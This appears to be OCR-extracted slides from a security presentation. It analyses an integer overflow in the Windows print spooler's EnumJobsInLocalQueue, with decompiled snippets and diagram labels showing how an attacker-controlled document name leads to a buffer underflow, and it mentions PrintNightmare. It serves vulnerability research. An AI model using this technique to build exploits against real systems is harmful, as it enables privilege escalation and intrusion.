


```
DWORD EnumJobsInLocalQueue(
    DWORD    flag,
    HANDLE   hPrinter,
    DWORD    FirstJob,
    DWORD    NoJobs,
    DWORD    Level,
    LPBYTE   pJob,
    DWORD    cbBuf,
    LPDWORD pcbNeeded,
    LPDWORD pcReturned
)
{
    DWORD totalSize;
    /*
        [...]
    */
    for ( JobEntry = FirstJob, JobCount = NoJobs; JobEntry && JobCount; JobEntry = JobEntry->NextJob ) {
        if (JobIsVisible( JobEntry, Level, flag ))
        totalSize += GetJobSize( Level, JobEntry ); // integer overflow
        JobCount --;
    }
    /*
        [...]
    */
```


pJob
Jobs
Copy
Data
String pointer
Data
String pointer
Data
String
String


pJob
Data
String pointer
Data
String pointer
Data
Start
End
“BBBB”
“AAAA”
Copy
Job0
Data
String pointer
Data
String pointer
Data
“AAAA”
“BBBB”


pJob
Data
String pointer
Data
String pointer
Data
Data
String pointer
Data
String pointer
Data
Start
End
“DDDD”
“CCCC”
“BBBB”
“AAAA”
Copy
Job1
Data
String pointer
Data
String pointer
Data
“CCCC”
“DDDD”



pJob

Data

String pointer

Data

String pointer

Data

Data

String pointer

Data

String pointer

End

“FFFF”

“EEEE”

“DDDD”

Start

“CCCC”

“BBBB”

“AAAA”

Copy

Underflow

Job2

Data

String pointer


Data

String pointer


Data

“EEEE”


“FFFF”




Control the job size




```
DWORD StartDocPrinter(
  _In_ HANDLE hPrinter,
  _In_ DWORD  Level,
  _In_ LPBYTE pDocInfo
);
```




```
typedef struct _DOC_INFO_1 {
  LPTSTR pDocName;
  LPTSTR pOutputFile;
  LPTSTR pDatatype;
} DOC_INFO_1;
```






```
LPBYTE PackStrings(PWCHAR *Source, LPBYTE Start, LPDWORD count, LPBYTE End)
{
    /*
        [...]
    */
    if ( !Source || !Start || !count || !End || End < Start )
        return 0i64; // the return value is used to update the End pointer
    /*
        [Do the copy]
        [...]
    */
```


Job
DocName
Controllable size and content
End
Start
"AAAA…"
Copy
"AAAA…"

PrintNightmare

“PrintNightmare”



